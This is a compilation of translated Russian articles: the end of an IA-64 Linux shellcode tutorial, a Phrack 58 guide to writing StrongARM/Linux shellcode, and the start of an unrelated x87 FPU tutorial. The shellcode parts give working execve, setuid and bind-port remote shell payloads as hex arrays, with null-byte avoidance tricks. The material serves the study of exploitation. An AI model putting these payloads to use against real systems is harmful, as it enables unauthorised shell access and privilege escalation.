PSR.it	если равен 0, для доступа к инструкциям используется физическая адресация; права доступа не проверяются.
PSR.rt	если равен 0, преобразование регистра стека выключено
PSR.cpl	это текущий уровен привилегий. Смотри соответствующую главу.

Все, кроме последнего поля, можно модифицировать только на уровне привилегий 0 (смотри ниже).

-- > Список регистров

символ	Правила использования
b0	Регистр вызова функций
b1-b5	Их значения нужно сохранять
b6-b7	Случайны
r0	Всегда равен нулю
r1	Глобальный указ. на данные
r2-r3	Случайны
r4-r5	Их значения нужно сохранять
r8-r11	Возвращаем процедурой знач.
r12	Указатель на стек
r13	(Зарезер. как указ. на тред
r14-r31	Случайны
r32-rxx	Регистры аргументов
f2-f5	Сохраняемы
f6-f7	Случайны
f8-f15	Регистры аргум. возвр. знач.
f16-f31	Их значения нужно сохранять

Также нужно сохранять значение LC.

-- > Движок регистров стека

IA-64 предоставляет вам регистр стека. Этот регистр сам состоит из трех регистров: ввод (in), локальный (loc) и вывод (out). Чтобы зарезервировать кадр стека, используйте инструкцию 'alloc' (смотри [1]). При вызове функции кадр стека сдвигается таким образом, что бывшие регистры вывода становятся новым регистрами ввода. Обратите внимание, что вам необходимо резервировать кадр стека даже тогда, когда вы просто хотите получить доступ к регистрам ввода.

В отличие от SPARC'a в этой схеме не требуются инструкции 'save' и 'restore'. Также стек (памяти) не используется для передачи аргументов функциям.

Движок регистров стека также предоставляет вам вращение регистров. Это делает возможным модульное планирование, смотрите подробнее главу об оптимизации. Инструкция 'alloc', объясненная выше, задает степень вращения регистров общего назначения. Область вращения всегда начинается в r32 и пересекается с локальными регистрами и регистрами вывода. Также вращаются предикатные регистры p16-p63 и регистры с плавающей точкой f32-f127.

-- > Конфликты зависимости

Конфликты зависимости формально разделяются на три категории:

- Конфликты управения потоком

Это случается, когда делаются предположения, будет ли совершен переход или нет. Например, код, следующий за инструкцией перехода, должен быть пропущен, если переход будет осуществлен. На IA-64 это случается автоматически. Но если код оптимизирован с помощью 'control speculation' (смотрите [1]), конфлиты управления потоком должны быть разрешены вручную. Поддержка железом имеется в наличии.

- Конфликты памяти

Причина конфликтов памяти состоит в том, что доступ к памяти требует больше времени, чем доступ к регистрам. Соответствунно, доступ к памяти приводит к задержке выполнения. IA-64 вводит понятие 'data speculation' (смотри [1]), чтобы быть способной продолжить выполнение так скоро, как это возможно.

- Конфликты потока данных

Возникают, когда есть инструкции, разделяющие регистры или поля памяти в блоке, помеченным для параллельного выполнения. Это приводит к неопределенному поведению и должно быть предотвращено кодером. Этот вид конфликтов будет надоедать вам чаще всего, особенно когда вы будете пытаться написать компактный код!

-- > Выравнивание и эндианство Как и во многих других архитектурах, вы должны выравнивать ваши данные и код. В IA-64 код должен выравниваться по 16-ти байтовой границе и сохраняться в малом эндиановском порядке байтов. Поля данных должны выравниваться согласно их размеру, то есть 8-ми битный char нужно выравнивать по 1-байтовй границе. Есть специальное правило для 10-ти байтных чисел с плавающей запятой (если они вам понадобятся): вы должны выравнивать их по 16-ти байтной границе. Эндианство данных контролируется битом UM.be в пользовательской маске ('be' означает 'big endian'). В IA-64 Linux'e по умолчанию используется little endian. **-- > Защита памяти** Память поделена на несколько виртуальных страниц. Есть набор регистров защитных ключей (PKR), которые содержат все ключи, необходимые для процесса. Операционная система управляет PKR. Перед тем, как разрешить доступ к памяти, ключ соответствующего поля памяти (который сохранен в Translation Lookaside Buffer, сравнивается со всеми ключами в PKR'ах. Если ни один не совпадает, происходит ошибка отсутствия ключа. Если совпадающий ключ был найден, он проверяется на права чтения, записи и выполнения. Возможности доступа высчитываются исходя из поля прав доступа в ключе, уровня привилегий страницы памяти и текущего уровня привилегий выполняемого кода (более подробно смотрите [1]). Если операция, которая должна быть выполнена, не соответствует указанным условиям, возникает ошибка прав доступа ключа (Key Permission Fault). **-- > Уровни привилегий**

Есть четыре номера привилегий от 0 до 3, где 0 - самый привилегированный. Системные инструкции и регистры можно вызывать, только находясь на уровне 0. Текущий уровень привилегий сохраняется в PSR.cpl. Следующие инструкции могут менять CPL:

- enter privileged code (epc)

Инструкция epc делает делает CPL равным уровню привелегий страницы, содержащей инструкцию epc, если он численно выше, чем CPL. Страница должна быть предназначена только для выполнения, и CPL не должен быть численно ниже, чем предыдущий уровень привилегий.

- break

'break' приводит к Break Instruction Fault. Как и каждая подобная ошибка в IA-64, это делает CPL равным 0. Непосредственное значение операнда break является адресом обработчика.

- branch return

Это возвращает CPL к предыдущему значению.

-- > Язык ассемблера GCC IA-64

Как вы уже, наверное, поняли, язык ассемблера при обычных условиях не предназначается, чтобы программировать такой чип. Техники оптимизации очень сложны для реализации программистом вручную (хотя, конечно, это возможно). Ассемблер всегда будет использоваться для вызова некоторых операций процессора, которые не поддерживаются языками программирования напрямую, для кодирования алгоритмов и, конечно, для шеллкодов.

Общий синтаксис инструкций таков:

(номер_предиката) имя_опкода операнд_1 = операнд_2, операнд_3

Пример:

(p1) fmul f1 = f2, f3

Как было сказано в главе, посвященной формату инструкций, иногда используются не все поля операндов или поля операндов комбинируются. Также с некоторыми инструкциями нельзя использовать предикаты.

Остановки задаются с помощью ';;' в последней инструкции группы. Символические имена используются для обращения к процедурам (как обычно).

-- > Список полезных инструкций

Вам следует также свериться с [3], так тут приведено очень мало инструкций.

имя	описание
dep	сохраняет 8-ми битное непосредственное значение в соответствующей позиции в регистре
dep	сохраняет часть одного регистра в другом
mov	из регистра перехода в регистр общего назначения
mov	макс. 22-х битное непоср. значение в регистр общ. назнач.
movl	макс. 64-х битное непоср. значение в регистр общ. назнач.
adds	добавить число типа 'short'
branch	косвенная форма, не вызов

-- > Оптимизации Есть несколько техник оптимизации, которые стали возможными на IA-64. Но так как написание быстрого кода не является темой данной статьи, здесь это не объясняется. Обратитесь к [5] за подробной информацией по этому поводу, особенно посмотрите раздел о Modulo Schedling'e. Он позволит вам перекрывать множественные итерации цикла, что ведет к очень компактному коду. **-- > Аспекты кодинга**

Стек: Как и в IA-32, стек растет вниз. В стеке сохраняются только локальные переменные.

Системные вызовы: хотя для этого предназначется инструкция epc, IA-64 Linux использует Break Instruction Faults, чтобы сделать системный вызов. Согласно [6], Linux однажны перейдет к использованию epc, но это пока не случилось. Адрес обработчика, использующегося для осуществления системного вызова, равен 0x100000. Как было сказано выше, в качестве адреса обработчика break может использовать только непосредственные значения. Это приводит к необходимости реализации инструкции break в шеллкоде, что делается в примере ниже.

Установка предикатов: делайте это, используя инструкцию сравнивания (cmp). Предикаты могут быть очень полезны, если вам нужно занять некоторое место инструкциями.

Где взять железо: обратитесь к [2] или [7] для экспериментов с IA-64, если у вас нет настоящего такого процессора.

-- > Пример

```
<++> ia64-linux-execve.c !f4ed8837
/*
 * ia64-linux-execve.c
 * 128 bytes.
 *
 *
 * Заметки:
 *
 * системный вызов execve требует:
 * - адрес командной строки в r35
 * - адрес аргументов в r36
 * - адрес переменных окружения в r37
 *
 * так как у ia64 длина инструкций фиксированная (41 бит) есть несколько
 * инструкций, у которых некоторые биты не используются.
 * я использовал такие инструкции в двух местах, где не смог найти более
 * подходящие эквиваленты.
 * они отмечены '+0x01', смотрите ниже.
 *
 * можно сэкономить по меньшей мере одну инструкцию, загрузив bundle[1] как
 * номер (как bundle[0]), но это будет менее интересным решением.
 *
 */

unsigned long shellcode[] = {

  /* MLX
   * alloc r34 = ar.pfs, 0, 3, 3, 0   // Резервируем переменные для syscall
   * movl r14 = 0x0168732f6e69622f    // aka "/bin/sh",0x01
   * ;; */
  0x2f6e458006191005,
  0x631132f1c0016873,

  /* MLX
   * xor r37 = r37, r37               // NULL
   * movl r17 = 0x48f017994897c001    // bundle[0]
   * ;; */
  0x9948a00f4a952805,
  0x6602e0122048f017,

  /* MII
   * adds r15 = 0x1094, r37           // незаконченный пакет[1]
   * or r22 = 0x08, r37               // часть 1 пакета[1]
   * dep r12 = r37, r12, 0, 8         // выравниваем указатель на стек
   * ;; */
  0x416021214a507801,
  0x4fdc625180405c94,

  /* MII
   * adds r35 = -40, r12              // circling mem addr 1, shellstr addr
   * adds r36 = -32, r12              // circling mem addr 2, args[0] addr
   * dep r15 = r22, r15, 56, 8        // патчим bundle[1] (часть 1)
   * ;; */
  0x0240233f19611801,
  0x41dc7961e0467e33,

  /* MII
   * st8 [r36] = r35, 16              // args[0] = shellstring addr
   * adds r19 = -16, r12              // готовим branch addr: bundle[0] addr
   * or r23 = 0x42, r37               // часть 2 of пакета[1]
   * ;; */
  0x81301598488c8001,
  0x80b92c22e0467e33,

  /* MII
   * st8 [r36] = r17, 8               // сохраняем пакет[0]
   * dep r14 = r37, r14, 56, 8        // фиксим shellstring
   * dep r15 = r23, r15, 16, 8        // патчим пакет[1] (часть 2)
   * ;; */
  0x28e0159848444001,
  0x4bdc7971e020ee39,
```

```
  /* MMI
   * st8 [r35] = r14, 25         // сохраняем shellstring
   * cmp.eq p2, p8 = r37, r37    // готовим предикат для финального перехода.
   * mov b6 = r19                // (+0x01) настриваем регистр перехода
   * ;; */
  0x282015984638c801,
  0x07010930c0701095,

  /* MIB
   * st8 [r36] = r15, -16            // сохраняем пакет[1]
   * adds r35 = -25, r35             // корректируем адрес строки
   * (p2) br.cond.spnt.few b6        // (+0x01) переход на сконстр. пакет
   * ;; */
  0x3a301799483f8011,
  0x0180016001467e8f,
};

/*
 * сконструированный пакет
 *
 * MII
 * st8 [r36] = r37, -8               // args[1] = NULL
 * adds r15 = 1033, r37              // номер syscall
 * break.i 0x100000
 * ;;
 *
 * encoding is:
 * bundle[0] = 0x48f017994897c001
 * bundle[1] = 0x0800000000421094
 */
<-->
```

-- > Ссылки


```
[1] HP IA-64 instruction set architecture guide
    http://devresource.hp.com/devresource/Docs/Refs/IA64ISA/
[2] HP IA-64 Linux Simulator and Native User Environment
    http://www.software.hp.com/products/LIA64/
[3] Intel IA-64 Manuals
    http://developer.intel.com/design/ia-64/manuals/
[4] Sverre Jarp: IA-64 tutorial
    http://cern.ch/sverre/IA64_1.pdf
[5] Sverre Jarp: IA-64 performance-oriented programming
    http://sverre.home.cern.ch/sverre/IA-64_Programming.html
[6] A presentation about the Linux port to IA-64
    http://linuxia64.org/logos/IA64linuxkernel.PDF
[7] Compaq Testdrive Program
    http://www.testdrive.compaq.com
```


Список регистров по большей части скопирован из [4]

-- > Благодарности

palmers, skyper и scut of team teso honx и homek of dudelab

Написание шеллкодов под Linux/StrongARM

Автор: funkysh / phrack 58, пер. Aquila

Дата: 2002-10-06

---[Введение

В этом документе содержится информация, необходимая для написания шеллкодов под Линукс/StrongARM. Все примеры, содержащиеся здесь, были разработаны на Compaq iPAQ H3650 с процессором StrongARM-1110 под операционной системой Debian Linux. Обратите внимание, что этот документ не является полным руководством по ARM-архитектуре, как и руководством по языку ассемблера. Хотя я надеюсь, что здесь нет больших багов, стоит заметить, что этот StrongARM не полностью совместим с другими ARM'ами (тем не менее я часто называю его просто "ARM", когда думаю, что большой разницы нет. Документ поделен на 9 секций:

• Краткая история ARM
• Архитектура ARM
• Регистры ARM
• Набор инструкций
• Системные вызовы
• Общие операции
• Избежание null'а
• Пример
• Ссылки

---[Краткая история ARM

Первый ARM-процессор (ARM расшифровывается как Advanced RISC Machine) был спроектирован и изготовлен Acorn Computer Group в середине 80-ых. Целью было создать дешевый процессор с низким энергопотреблением, высокое качество и эффективность. В 1990 Acorn вместе с Apple Computer создали новую компанию под название Advaced RISC Machines Ltd. В наши дни ARM Ltd не производит процессоров, а только проектирует их и лицензирует производстов третьим производителям. Технология ARM в настоящее время лицензирована большому количеству крупных компаний, включая такие как Lucent, 3Com, HP, IBM, Sony и другие.

В StrongARM'е смешаны набор инструкций ARM-процессоров и технологии Alpha-чипов. Digital продала свое производство чипов корпорации Intel. Intel's StrongARM (включая SA-110 и SA-1110) воплощают архитектуру ARM v4, описанную в [1].

---[Архитектура ARM ARM - это 32-х битный процессор с RISC-архитектурой, что значит уменьшенный набор инструкций, в отличии от таких типичных CISC'ов как x86 или m68k. Преимуществами уменьшенного набора инструкций является возможность оптимизации по скорости, используя, например, пайплайнинг или hard-wired logic. Также режимы инструкций и адресации идентичны для большинства инструкций. ARM имеет архитектуру типа "загрузить/сохранить", где операции, обрабатывающие данные, могут работать только с регистрами, но не с памятью напрямую. Также поддерживаются такие особенности как инструкции многократной загрузки и сохранения, а также условное выполнение всех инструкций. Очевидно, что каждая инструкция имеет одну и ту же длину - 32 бита. **---[Регистры ARM**

У ARM'а есть 16 видимых 32-х битных регистров: с r0 по r14 и r15 (pc). Для упрощения можно считать, что есть 13 регистров 'общего назначения' - с r0 по r12 (регистры с r0 по r7 ссылаются на одни и те же физические регистры во всех режимах процессора, у них нет специального назначения и их можно свободно использовать везде, где нужен регистр общего назначения) и три регистра, зарезервированных для 'особых случаев' (фактически эти 15 регистров являются

регистрами общего назначения):

```
r13 (sp)     -  указатель на стек
r14 (lr)     -  ссылочный регистр
r15 (pc/psr) -  программный счетчик/регистр статуса
```

Регистр r13, известный также как 'sp, используется в качестве указателя на стек и вместе с ссылочным регистром используется для реализации в языке ARM-ассемблера процедур или подпрограмм. Ссылочный регистр r14, известный также как 'lr', используется для того хранения адреса возврата из процедуры. Когда подпрограмма вызывается, например, инструкцией bl, в r14 помещается адрес возврата. Выход из подпрограммы осуществляется копированием r14 обратно в программный счетчик.

Стек в ARM растет вниз, а указатель на стек указывает на последний записанный элемент. Например, результатом помещения 0x41, а затем 0x42 в стек будет следующее:

```
        адрес памяти  значение в стеке

                      +------------+
          0xbffffdfc: | 0x00000041 |
                      +------------+
sp ->     0xbffffdf8: | 0x00000042 |
                      +------------+
```

---[Набор инструкций

Как было написано выше, в ARM'е, как и в большинстве других RISC'овых CPU, длина инструкций фиксированная. Также было упомянуто, что все инструкции могут быть условными, поэтому верхние четыре бита инструкции используются для задания условия, при котором данная инструкция будет выполнена.

Интересующие нас инструкции можно поделить на четыре категории:

• инструкции переходов
• инструкции загрузки и сохранения
• инструкции обработки данных
• инструкции, генерирующие исключения

Также существуют инструкции перемещения регистров и инструкции сопроцессора, которые здесь не рассматриваются.

1. Инструкции переходов

Есть две таких инструкции:

```
              переход:  b <24-x битное знаковое смещение>

     переход с ссылкой:  bl <24-x битное знаковое смещение>
```

Как было упомянуто выше, выполнение перехода с ссылкой приведет к тому, что в lr будет помещен адрес следующей инструкции.

2. Инструкции обработки данных

Инструкции обработки данных в общем случае используют следующий формат:

```
<мнемоник опкода> <назначение> <операнд 1> <операнд 2>
```

Назначение - это всегда регистр, операнд 1 также может быть одним из 15 регистров (r0-r15), а операнд 2 может быть регистром, смещенным регистром или непосредственным значением.

Несколько примеров:

```
----------------------------+----------------+--------------------+
           сложение:   add  | add r1,r1,#65  | set r1 = r1 + 65   |
          вычитание:   sub  | sub r1,r1,#65  | set r1 = r1 - 65   |
```

```
        логическое И:   and  | and r0,r1,r2   | set r0 = r1 AND r2 |
  логическое искл. ИЛИ:   eor  | eor r0,r1,#65  | set r0 = r1 XOR r2 |
       логическое ИЛИ:   orr  | orr r0,r1,r2   | set r0 = r1 OR r2  |
          перемещение:   mov  | mov r2,r0      | set r2 = r0        |
```

3. Инструкции загрузки и сохранения

загрузить в регистр значение из памяти: ldr rX, <адрес>

Пример: ldr r0, [r1] загружает в r0 32-х битное слово из адреса, заданного в r1. Также существует инструкция, ответственная за загрузку 8 битов и аналогичные инструкции, сохраняющие содержимое регистров в памяти:

```
  сохраняем регистр в памяти:  str rX, <address>     (сохраняем 32 бита)
                               strb rX, <address>    (сохраняем 8 битов)
```

ARM также поддерживает сохранение/загрузку нескольких регистров. Это довольно интересная особенность с точки зрения оптимизации. Вот синтаксис инструкции stm (сохранить несколько регистров в памяти):

```
stm <базовый регистр><тип стека>(!),{список регистров}
```

Базовый регистр может быть любым регистром, но обычно используется стековый регистр. Например: 'stmfd sp!, {r0-r3, r6} сохраняет регистры r0, r1, r2, r3 и r6 в стеке (в полноспускающемся "full descending" режиме - обратите внимание на дополнительный мнемоник "fd" после stm). Стековый регистр будет указывать туда, где сохранен регистр r0.

Аналогичная инструкция используется для одновременной загрузки нескольких регистров из памяти - ldm.

4. Инструкции, генерирующие исключения

Нам интересно только инструкция вызова программного прерывания swi , которая используется для системных вызовов.

Список инструкций, представленных в этой секции не полон, а полный можно найти в [1].

---[Системные вызовы

В Линуксе на платформе StrongARM база syscall перемещена в 0x900000, это не очень хорошая информация для шеллкодеров, так как нам нужно взаимодействовать с опкодом инструкции, содержащем нулевой байт.

Вызов syscall'a "exit" выглядит следующим образом:

```
              swi 0x900001   [ 0xef900001 ]
```

Далее идет короткий список syscall'ов, которые можно использовать для написания шеллкодов (возвращаемое syscall'ом значение обычно сохраняется в r0):

```
 execve:
 -------
         r0 = const char *filename
         r1 = char *const argv[]
         r2 = char *const envp[]
call number = 0x90000b


 setuid:
 -------
         r0 = uid_t uid
call number = 0x900017


   dup2:
   -----
         r0 = int oldfd
```

```
        r1 = int newfd
call number = 0x90003f


 socket:
 -------
        r0 = 1 (SYS_SOCKET)
        r1 = указатель на int domain, int type, int protocol
call number = 0x900066 (socketcall)


   bind:
   -----
        r0 = 2 (SYS_BIND)
        r1 = указатель на int  sockfd, struct sockaddr *my_addr,
             socklen_t addrlen
call number = 0x900066 (socketcall)


 listen:
 -------
        r0 = 4 (SYS_LISTEN)
        r1 = указатель на int s, int backlog
call number = 0x900066 (socketcall)


 accept:
 -------
        r0 = 5 (SYS_ACCEPT)
        r1 = указатель на int s,  struct  sockaddr  *addr,
             socklen_t *addrlen
call number = 0x900066 (socketcall)
```

---[Общие операции

Загрузка больших значений

Так как все инструкции на ARM занимают 32 бита, включая опкод, условия и номера регистров, нет никакого способа загрузки непосредственное большое значение в регистр за одну инструкцию. Эту проблему можно решить с помощью особенности, называемой 'сдвигом'. Ассемблер ARM использует шесть дополнительных мнемоников для шести различных типов сдвигов:

```
    lsl -  логический сдвиг влево
    asl -  арифметический сдвиг влево
    lsr -  логический сдвиг вправо
    asr -  арифметический сдвиг вправо
    ror -  вращение вправо
    rrx -  вращение вправо с расширением
```

Мнемоники сдвигов можно использовать с инструкциями обработки данных или с инструкциями ldr и str. Например, чтобы загрузить в r0 0x900000 нам нужно выполнить следующие операции:

```
mov   r0, #144          ; 0x90
mov   r0, r0, lsl #16   ; 0x90 << 16 = 0x900000
```

Независимость от позиции

Получение позици в коде достаточно просто, так как pc является регистром общего назначения и поэтому его можно легко прочитать или загрузить в него 32-х битное значение, чтобы совершить переход по любому адресу.

Например, после выполнения:

```
sub   r0, pc, #4
```

адрес следующей инструкции будет сохранен в регистр r0.

Другой метод - это выполнение перехода со ссылкой:

```
bl    sss
```

```
        swi   0x900001
 sss:   mov   r0, lr
```

Теперь r0 указывает на "swi 0x900001".

Циклы

Давайте предположим, что нам нужно сконструировать цикл для выполнения какой-то инструкции 3 раза подряд. Типичный цикл будет выглядеть так:

```
        mov   r0, #3     <- счетчик цикла
loop:   ...
        sub   r0, r0, #1 <- fd = fd -1
        cmp   r0, #0     <- проверяем, не равен ли r0 == 0
        bne   loop       <- если нет (Z-флаг !=1), переходим к метке loop
```

Этот цикл можно оптимизировать, используя инструкцию subs, которая устанавливает флаг Z, когда r0 достигнет значения 0, чтобы мы могли избавиться от cmp.

```
        mov   r0, #3
loop:   ...
        subs  r0, r0, #1
        bne   loop
```

Инструкция nop

В ARM "mov r0, r0" используется в качестве nop, но так как эта инструкция содержит 0, то вместо нее следует лучше использовать другую "нейтральную" инструкцию, например, "mov r1, r1".

```
        mov   r1, r1    [ 0xe1a01001 ]
```

---[Избежание null'a

Почти каждая инструкция, которая использует регистр r0, сгенерирует на ARM'е 'ноль', что можно решить, заменив ее другой инструкцией или используя самомодифицирующийся код.

Например:

```
            e3a00041    mov   r0, #65
```

можно заменить на:

```
            e0411001    sub   r1, r1, r1
            e2812041    add   r2, r1, #65
            e1a00112    mov   r0, r2, lsl r1  (r0 = r2 << 0)
```

Syscall можно пропатчить следующим образом:

```
            e28f1004    add   r1, pc, #4    <- получаем адрес swi
            e0422002    sub   r2, r2, r2
            e5c12001    strb  r2, [r1, #1]  <- патчим 0xff 0x00
            ef90ff0b    swi   0x90ff0b      <- подпатченный syscall
```

Инструкции многократного сохранения/загрузки также генерируют 'ноль', даже есть не используется регистр r0:

```
            e92d001e    stmfd sp!, {r1, r2, r3, r4}
```

В примере, представленном в следующей секции, я использовал сохранение с регистром ссылок:

```
            e04ee00e    sub   lr, lr, lr
            e92d401e    stmfd sp!, {r1, r2, r3, r4, lr}
```

---[Пример

```
/*
 * 47 байтовый StrongARM/Linux execve() шеллкод
 * funkysh
 */

char shellcode[]= "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2           */
```

```
                  "\x1c\x30\x8f\xe2"   /*  add   r3, pc, #28 (0x1c)    */
                  "\x04\x30\x8d\xe5"   /*  str   r3, [sp, #4]          */
                  "\x08\x20\x8d\xe5"   /*  str   r2, [sp, #8]          */
                  "\x13\x02\xa0\xe1"   /*  mov   r0, r3, lsl r2        */
                  "\x07\x20\xc3\xe5"   /*  strb  r2, [r3, #7           */
                  "\x04\x30\x8f\xe2"   /*  add   r3, pc, #4            */
                  "\x04\x10\x8d\xe2"   /*  add   r1, sp, #4            */
                  "\x01\x20\xc3\xe5"   /*  strb  r2, [r3, #1]          */
                  "\x0b\x0b\x90\xef"   /*  swi   0x90ff0b              */
                  "/bin/sh";


/*
 * 20 байтовый StrongARM/Linux setuid() шеллкод
 * funkysh
 */

char shellcode[]= "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2            */
                  "\x04\x10\x8f\xe2"   /*  add   r1, pc, #4            */
                  "\x12\x02\xa0\xe1"   /*  mov   r0, r2, lsl r2        */
                  "\x01\x20\xc1\xe5"   /*  strb  r2, [r1, #1]          */
                  "\x17\x0b\x90\xef";  /*  swi   0x90ff17              */


/*
 * 203 байтовый StrongARM/Linux bind() portshell шеллкод
 * funkysh
 */

char shellcode[]= "\x20\x60\x8f\xe2"   /*  add   r6, pc, #32           */
                  "\x07\x70\x47\xe0"   /*  sub   r7, r7, r7            */
                  "\x01\x70\xc6\xe5"   /*  strb  r7, [r6, #1]          */
                  "\x01\x30\x87\xe2"   /*  add   r3, r7, #1            */
                  "\x13\x07\xa0\xe1"   /*  mov   r0, r3, lsl r7        */
                  "\x01\x20\x83\xe2"   /*  add   r2, r3, #1            */
                  "\x07\x40\xa0\xe1"   /*  mov   r4, r7                */
                  "\x0e\xe0\x4e\xe0"   /*  sub   lr, lr, lr            */
                  "\x1c\x40\x2d\xe9"   /*  stmfd sp!, {r2-r4, lr}      */
                  "\x0d\x10\xa0\xe1"   /*  mov   r1, sp                */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (socket) */
                  "\x10\x57\xa0\xe1"   /*  mov   r5, r0, lsl r7        */
                  "\x35\x70\xc6\xe5"   /*  strb  r7, [r6, #53]         */
                  "\x14\x20\xa0\xe3"   /*  mov   r2, #20               */
                  "\x82\x28\xa9\xe1"   /*  mov   r2, r2, lsl #17       */
                  "\x02\x20\x82\xe2"   /*  add   r2, r2, #2            */
                  "\x14\x40\x2d\xe9"   /*  stmfd sp!, {r2,r4, lr}      */
                  "\x10\x30\xa0\xe3"   /*  mov   r3, #16               */
                  "\x0d\x20\xa0\xe1"   /*  mov   r2, sp                */
                  "\x0d\x40\x2d\xe9"   /*  stmfd sp!, {r0, r2, r3, lr} */
                  "\x02\x20\xa0\xe3"   /*  mov   r2, #2                */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7        */
                  "\x0d\x10\xa0\xe1"   /*  mov   r1, sp                */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66       (bind) */
                  "\x45\x70\xc6\xe5"   /*  strb  r7, [r6, #69]         */
                  "\x02\x20\x82\xe2"   /*  add   r2, r2, #2            */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7        */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (listen) */
                  "\x5d\x70\xc6\xe5"   /*  strb  r7, [r6, #93]         */
                  "\x01\x20\x82\xe2"   /*  add   r2, r2, #1            */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7        */
                  "\x04\x70\x8d\xe5"   /*  str   r7, [sp, #4]          */
                  "\x08\x70\x8d\xe5"   /*  str   r7, [sp, #8]          */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (accept) */
                  "\x10\x57\xa0\xe1"   /*  mov   r5, r0, lsl r7        */
                  "\x02\x10\xa0\xe3"   /*  mov   r1, #2                */
                  "\x71\x70\xc6\xe5"   /*  strb  r7, [r6, #113]        */
                  "\x15\x07\xa0\xe1"   /*  mov   r0, r5, lsl r7 <dup2> */
                  "\x3f\xff\x90\xef"   /*  swi   0x90ff3f       (dup2) */
                  "\x01\x10\x51\xe2"   /*  subs  r1, r1, #1            */
                  "\xfb\xff\xff\x5a"   /*  bpl                  */
                  "\x99\x70\xc6\xe5"   /*  strb  r7, [r6, #153]        */
```

```
"\x14\x30\x8f\xe2"   /*  add   r3, pc, #20           */
"\x04\x30\x8d\xe5"   /*  str   r3, [sp, #4]          */
"\x04\x10\x8d\xe2"   /*  add   r1, sp, #4            */
"\x02\x20\x42\xe0"   /*  sub   r2, r2, r2            */
"\x13\x02\xa0\xe1"   /*  mov   r0, r3, lsl r2        */
"\x08\x20\x8d\xe5"   /*  str   r2, [sp, #8]          */
"\x0b\xff\x90\xef"   /*  swi   0x900ff0b    (execve) */
"/bin/sh";
```

---[Ссылки:

[1] ARM Architecture Reference Manual - Issue D, 2000 Advanced RISC Machines LTD

[2] Intel StrongARM SA-1110 Microprocessor Developer's Manual, 2001 Intel Corporation

[3] Using the ARM Assembler, 1988 Advanced RISC Machines LTD

[4] ARM8 Data Sheet, 1996 Advanced RISC Machines LTD

FPU посвящается (часть 1)

Автор: Edmond / HI-TECH

Дата: 2002-10-20

Тебя Мы помним, как спасенье. Ты появился, что Абак. На то был чисел свыше знак - Дать запятой освобожденье.

1. От автора

Это руководство навеяно вопросом форума WASM.RU. Сейчас вы можете обнаружить множество статей связанных с FPU, все они наперебой долго рассказывают о его архитектуре, командах - обо всем, что можно найти в руководстве Интел. Однако программист чаще сталкивается с другой проблемой. Её сложно назвать. Но вопрос поднимается обычно не об особенностях формата и не о выполнении команд, а "как писать". Собственно, этому и посвящена эта подборка статей.

Начнём с теории: немного почитав, отложим её в сторону, приступив к....

2. Введение

В то время (уже далёкое) числа типа REAL, как это было заведено математиками на Фортране, отображались при помощи "целых". И сколько тут было хитроумных алгоритмов, и сколько было придумано ухищрений. Для простых задач, требующих невысокой точности вполне хватало 32-bits-16-bits представления числа, где одна половина отображала целую часть, а другая - дробную. Например:

```
0000000 01110001B = 113D
```

Если представить, что двоичная точка находится после третьего разряда справа, то:

```
0000000 01110.001B = 14.125D
```

Правило перевода дробной части просто и подобно переводу целой части:

```
S10 = 2-n + 2-n + 2-n + 2-n + 2-n + .. .. ..
```

Где n - положение ненулевого бита от точки, считая слева направо.

При этом арифметические операции над такой переменной как над целым числом будут давать правильные результаты, если считать, что двоичная точка фиксирована.

Такое соглашение представления вещественного числа называется "представлением с фиксированной точкой". Его основной недостаток - малый диапазон чисел.

Конечно, можно придумать некоторые усложнения, что позволят улучшить ситуацию. Например, можно хранить коэффициент масштаба, на который следует умножить число, чтобы получить его истинное значение. Именно эта идея и положена в основу представления вещественных чисел как чисел "с плавающей точкой".

Пусть у нас есть число: 12345. Это число в соответствии с правилами научной нотации можно записать: 1.2345*104. При этом выделим несколько характерных частей:

1. "1.2345" - мантисса
2. "4" - порядок

Можно придумать несколько вариантов представления числа в данном виде xx*10xx . Например:

```
1.2345*104
12.345*103
0.12345*105
0.012345*106
```

Однако два последних варианта явно не имеют смысла. В их случае число порядка увеличивается, когда мантисса остаётся неизменной. То есть: в первом и втором случае мы наблюдаем баланс в хранении информации, а в двух последних явно выраженный излишек. Таким образом, можно утверждать, что первые два варианта выражают минимальный объём для хранения, отображения чисел. Поскольку вариантов всё равно несколько, мы договоримся только об одном, а именно: "выражать число таким образом, чтобы мантисса не содержала "левых" или старших нулей". Такое представление числа с плавающей точкой назовём нормализованным, а, соответственно, все другие варианты - ненормализованными.

Интересно будет узнать, что данный способ представления как раз был выбран для FPU, с одной единственной оговоркой. Поскольку числа хранятся в двоичной системе, то, какое ни было бы двоичное число, его можно записать в виде:

```
1.xxxxx*2n
```

При этом ноль, вообще говоря, можно числом не считать, но об этом пусть спорят математики ..

Что мы видим? Старший бит мантиссы всегда будет 1. Да, это так, поскольку двоичное число состоит только из 0 и 1, а когда мы отбросим все "левые" нули, то обязательно получим старший бит равным 1. Недолго думая, инженеры Интел решили оставить этот бит "в уме", повысив тем самым точность представления числа. Но теперь мы вплотную подошли к формату хранения чисел с плавающей точкой.

3. Формат хранения чисел с "плавающей точкой"

x87 (FPU) поддерживает три формата:

• Одинарной точности
• Двойной точности
• Расширенной точности

Или, вы можете услышать следующее определение (любимое Фортраном)

• Короткие вещественные
• Длинные вещественные
• Временные вещественные

Вот их формат:

< - В сторону возрастания адресов

Короткое (одинарной точности)

```
S Порядок (8bit) Мантисса (23bits)
```

Длинное (двойной точности)

```
S Порядок (11bit) Мантисса (52bits)
```

Временное вещественное (расширенной точности)

```
S Порядок (15bit) Мантисса (64bits)
```

Где S - знаковый бит

Как и было сказано, форматы одинарной и двойной точности хранят мантиссу без старшего бита. Однако в последнем случае - формат расширенной точности - мантисса хранится полностью. В действительности формат расширенной точности не используется для хранения переменных, и предназначен для внутренней реализации (в Фортране REAL(4), REAL(8)). Можно только догадываться, почему фирма Интел выбрала именно такой формат (80 бит). Рациональней было бы создать 128- битовое число. Однако именно этот формат был выбран для представления промежуточных результатов. Дело в том, что Инженеры Интел попросту пожадничали, в некотором смысле этого слова.

